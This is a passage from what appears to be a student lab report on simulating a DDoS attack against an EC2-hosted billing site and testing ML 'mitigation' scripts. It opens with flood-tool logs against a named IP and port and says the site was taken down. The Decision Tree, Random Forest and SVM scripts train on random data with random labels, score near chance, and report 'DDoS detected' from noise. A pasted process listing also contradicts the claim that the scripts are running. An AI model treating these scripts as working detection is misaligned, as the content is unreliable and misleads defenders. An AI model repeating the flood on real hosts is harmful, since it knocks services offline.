[12:03:56 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 70%
[12:03:57 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 70%
[12:03:58 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 71%
[12:03:59 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 71%
[12:04:00 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 72%
[12:04:01 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 72%
[12:04:02 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 73%
[12:04:03 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 74%
[12:04:04 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 74%
[12:04:05 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 10, BPS: 7.21 kB / 75%


[12:04:03 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 74%
[12:04:04 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 74%
[12:04:05 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 10, BPS: 7.21 kB / 75%
[12:04:06 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 75%
[12:04:07 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 76%
[12:04:08 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 76%
[12:04:09 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 77%
[12:04:10 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.56k, BPS: 1.08 MB / 77%
[12:04:11 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 78%
[12:04:12 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 78%
[12:04:13 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 79%
[12:04:14 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 79%
[12:04:15 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 80%
[12:04:16 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 80%
[12:04:17 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 81%
[12:04:18 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 81%
[12:04:19 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 82%
[12:04:20 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 82%
[12:04:21 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 83%
[12:04:22 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 83%
[12:04:23 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 84%
[12:04:24 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 84%
[12:04:26 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 85%
[12:04:27 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 86%
[12:04:28 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 86%
[12:04:29 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 87%
[12:04:31 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 87%
[12:04:32 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 88%
[12:04:33 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 89%
[12:04:35 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 89%
[12:04:36 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 90%
[12:04:37 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 90%
[12:04:38 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 91%
[12:04:39 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 91%
[12:04:40 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 92%
[12:04:41 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 93%
[12:04:42 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 93%
[12:04:43 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 94%
[12:04:44 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 94%
[12:04:45 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 95%
[12:04:46 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 95%
[12:04:47 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 96%
[12:04:48 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 96%
[12:04:49 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 97%
[12:04:50 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 97%
[12:04:51 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 98%
[12:04:52 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 98%
[12:04:53 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 99%
[12:04:54 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 99%

4.2 The successful execution of DDoS attack brings down the billing website and makes it inaccessible



Step 5: Post-DDoS Attack Evaluation

After simulating DDoS attack we will run three different Algorithm separately to mitigate external attacks on web application and improvise CPU utilization and network traffic. The Algorithm which we are using are mentioned below

- Decision tree Algorithm
- Random Forest Algorithm
- Support Vector Machine (SVC)

5.1 Update the EC2 instance (internet firewall) and install Python 3 Package python 3-3.9.16-1.amzn2023.0.9.x86_64 using the command:
“sudo yum update -y”
“sudo yum install python3 -y”

```
[ec2-user@ip-172-31-25-230 ~]$ sudo yum update -y
sudo yum install python3 -y
Last metadata expiration check: 1 day, 3:32:25 ago on Thu Dec  5 11:33:05 2024.
================================================================================
WARNING:
  A newer release of "Amazon Linux" is available.

  Available Versions:

  Version 2023.6.20241111:
    Run the following command to upgrade to 2023.6.20241111:

      dnf upgrade --releasever=2023.6.20241111

    Release notes:
     https://docs.aws.amazon.com/linux/al2023/release-notes/relnotes-2023.6.20241111.html

  Version 2023.6.20241121:
    Run the following command to upgrade to 2023.6.20241121:

      dnf upgrade --releasever=2023.6.20241121

    Release notes:
     https://docs.aws.amazon.com/linux/al2023/release-notes/relnotes-2023.6.20241121.html

================================================================================
Dependencies resolved.
Nothing to do.
Complete!
Last metadata expiration check: 1 day, 3:32:25 ago on Thu Dec  5 11:33:05 2024.
Package python3-3.9.16-1.amzn2023.0.9.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[ec2-user@ip-172-31-25-230 ~]$
```

5.2 Now we will **Install below mentioned Libraries**

- **NumPy** and **Scikit-learn** for machine learning [8]
- **psutil** for monitoring system performance [9]

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ pip3 install numpy scikit-learn psutil
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: numpy in ./.local/lib/python3.9/site-packages (2.0.2)
Requirement already satisfied: scikit-learn in ./.local/lib/python3.9/site-packages (1.5.2)
Requirement already satisfied: psutil in ./.local/lib/python3.9/site-packages (6.1.0)
Requirement already satisfied: threadpoolctl>=3.1.0 in ./.local/lib/python3.9/site-packages (from scikit-learn) (3.5.0)
Requirement already satisfied: joblib>=1.2.0 in ./.local/lib/python3.9/site-packages (from scikit-learn) (1.4.2)
Requirement already satisfied: scipy>=1.6.0 in ./.local/lib/python3.9/site-packages (from scikit-learn) (1.13.1)
[ec2-user@ip-172-31-25-230 ~]$
```

5.3 Check the version by pip3 list command. Check that the system has the following package versions installed:

- NumPy for Version 2.0.2
- Scikit-learn for Version 1.5.2
- Psutil for Version 6.1.0

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ pip3 list | grep numpy
pip3 list | grep scikit-learn
pip3 list | grep psutil
numpy                  2.0.2
scikit-learn           1.5.2
psutil                 6.1.0
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
```

5.4 First, we will execute automation scrips for Decision Tree Algorithm using nano to create decision_tree_ddos.py file and run below python script

```
  GNU nano 5.8                                                  decision_tree_ddos.py
import numpy as np
import psutil
import time
from sklearn.model_selection import train_test_split
from sklearn.tree import DecisionTreeClassifier
from sklearn.metrics import accuracy_score

def log_event(message):
    with open("decision_tree_logs.txt", "a") as f:
        f.write(f"{time.strftime('%Y-%m-%d %H:%M:%S')} - {message}\n")

# Simulate traffic data
np.random.seed(42)
X = np.random.rand(3000, 5) * 100
y = np.array([1 if np.random.rand() > 0.6 else 0 for _ in range(3000)])

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)
model = DecisionTreeClassifier()
model.fit(X_train, y_train)
y_pred = model.predict(X_test)

accuracy = accuracy_score(y_test, y_pred)
log_event(f"Algorithm: Decision Tree\nAccuracy: {accuracy:.2f}")

ddos_count = sum(y_pred)
total_predictions = len(y_pred)
ddos_ratio = ddos_count / total_predictions
if ddos_ratio > 0.3:
    log_event(f"DDoS detected: {ddos_count} out of {total_predictions} predictions.")

while True:
    cpu_usage = psutil.cpu_percent(interval=5)
    if cpu_usage > 30:
        log_event(f"High CPU usage detected: {cpu_usage}%")
    time.sleep(1)
```

5.5 Run script in the background and redirecting logs to decision tree logs files

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[1] 2880
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[2] 2884
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[3] 2888
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[4] 2892
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[5] 2896
[ec2-user@ip-172-31-25-230 ~]$ python3 decision_tree_ddos.py > decision_tree_logs.txt 2>&1 &
[6] 2900
```

5.6 To confirm the scripts are running use ps aux | grep python command

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ ps aux | grep python
root        2045  0.0  0.9 342456 38920 ?        Ssl  15:01   0:00 /usr/bin/python3 -s /usr/sbin/firewalld --nofork --nopid
ec2-user    3207  0.0  0.0 222312  2064 pts/0    S+   15:22   0:00 grep --color=auto python
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
```

5.7 Use command tail -f decision_tree_logs.txt it will display the output of accuracy during the attack

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ tail -f decision_tree_logs.txt
2024-12-03 12:02:50 - Algorithm: Decision Tree
Accuracy: 0.55
2024-12-03 12:02:50 - DDoS detected: 346 out of 900 predictions.
```

5.8 Second, run automate scrips for Random Forest Algorithm by using nano to create random_forest_ddos.py file and run below python script

```
[ec2-user@ip-172-31-25-230 ~]$ cat random_forest_ddos.py
import numpy as np
import psutil
import time
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score

def log_event(message):
    with open("random_forest_logs.txt", "a") as f:
        f.write(f"{time.strftime('%Y-%m-%d %H:%M:%S')} - {message}\n")

# Simulate traffic data
np.random.seed(42)
X = np.random.rand(3000, 5) * 100
y = np.array([1 if np.random.rand() > 0.6 else 0 for _ in range(3000)])

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)
model = RandomForestClassifier(n_estimators=100, random_state=42)
model.fit(X_train, y_train)
y_pred = model.predict(X_test)

accuracy = accuracy_score(y_test, y_pred)
log_event(f"Algorithm: Random Forest\nAccuracy: {accuracy:.2f}")

ddos_count = sum(y_pred)
total_predictions = len(y_pred)
ddos_ratio = ddos_count / total_predictions
if ddos_ratio > 0.3:
    log_event(f"DDoS detected: {ddos_count} out of {total_predictions} predictions.")

while True:
    cpu_usage = psutil.cpu_percent(interval=5)
    if cpu_usage > 30:
        log_event(f"High CPU usage detected: {cpu_usage}%")
    time.sleep(1)
[ec2-user@ip-172-31-25-230 ~]$
```

5.9 Run script in the background and redirecting logs to random forest logs files

```
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[11] 5839
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[12] 5847
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[13] 5851
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[14] 5857
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[15] 5861
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[16] 5865
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[17] 5869
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[18] 5873
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[19] 5877
[ec2-user@ip-172-31-25-230 ~]$ python3 random_forest_ddos.py > random_forest_logs.txt 2>&1 &
[20] 5881
[ec2-user@ip-172-31-25-230 ~]$
```

5.10 Use command tail -f random_forest_logs.txt it will display the output of accuracy during the attack

```
[ec2-user@ip-172-31-25-230 ~]$ tail -f random_forest_logs.txt
2024-12-03 13:11:26 - High CPU usage detected: 55.3%
2024-12-03 13:11:26 - High CPU usage detected: 57.6%
2024-12-03 13:11:27 - High CPU usage detected: 55.4%
2024-12-03 13:11:27 - Algorithm: Random Forest
Accuracy: 0.54
2024-12-03 13:11:28 - High CPU usage detected: 51.2%
2024-12-03 13:11:29 - High CPU usage detected: 38.8%
2024-12-03 13:11:29 - High CPU usage detected: 38.8%
2024-12-03 13:11:30 - High CPU usage detected: 30.1%
```

5.11 Lastly, we will run automation scrips for Sector Vector Machine (SVM) Algorithm by making use of nano to create svc_ddos.py file and run below python script

```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ cat svm_ddos.py
import numpy as np
import psutil
import time
from sklearn.model_selection import train_test_split
from sklearn.svm import SVC
from sklearn.metrics import accuracy_score

def log_event(message):
    with open("svm_logs.txt", "a") as f:
        f.write(f"{time.strftime('%Y-%m-%d %H:%M:%S')} - {message}\n")

# Simulate traffic data
np.random.seed(42)
X = np.random.rand(3000, 5) * 100
y = np.array([1 if np.random.rand() > 0.6 else 0 for _ in range(3000)])

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)
model = SVC(kernel='rbf', probability=True)
model.fit(X_train, y_train)
y_pred = model.predict(X_test)

accuracy = accuracy_score(y_test, y_pred)
log_event(f"Algorithm: SVM\nAccuracy: {accuracy:.2f}")

ddos_count = sum(y_pred)
total_predictions = len(y_pred)
ddos_ratio = ddos_count / total_predictions
if ddos_ratio > 0.3:
    log_event(f"DDoS detected: {ddos_count} out of {total_predictions} predictions.")

while True:
    cpu_usage = psutil.cpu_percent(interval=5)
    if cpu_usage > 30:
        log_event(f"High CPU usage detected: {cpu_usage}%")
    time.sleep(1)
[ec2-user@ip-172-31-25-230 ~]$
```

5.12 Run script in the background and redirecting to SVM logs files


```
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[21] 7306
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[22] 7310
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[23] 7314
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[24] 7318
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[25] 7322
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[26] 7326
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[27] 7330
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[28] 7334
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[29] 7338
[ec2-user@ip-172-31-25-230 ~]$ python3 svm_ddos.py > svm_logs.txt 2>&1 &
[30] 7342
[ec2-user@ip-172-31-25-230 ~]$
```

5.13 Use command tail -f random_forest_logs.txt it will display the output of accuracy during the attack


```
[ec2-user@ip-172-31-25-230 ~]$ tail -f svm_logs.txt
Accuracy: 0.59
2024-12-03 13:57:28 - High CPU usage detected: 60.1%
2024-12-03 13:57:28 - High CPU usage detected: 61.2%
2024-12-03 13:57:29 - Algorithm: SVM
Accuracy: 0.59
2024-12-03 13:57:30 - High CPU usage detected: 52.5%
2024-12-03 13:57:30 - High CPU usage detected: 49.1%
2024-12-03 13:57:31 - High CPU usage detected: 41.6%
2024-12-03 13:57:31 - High CPU usage detected: 39.3%
2024-12-03 13:57:31 - High CPU usage detected: 32.4%
```


Step 6: Reviewing Metrics for Performance Optimization


6.1 Through CloudWatch we monitored CPU Spike & Network traffic for 3 hours




6.2 Decision Tree Algorithm mentioned Pre-Attack phase, During Attack phase and Post-Attack phase for CPU Utilization










6.3 Random Forest Algorithm mentioned pre-attack -phase, during attack -phase, Post attack-phase for CPU Utilization

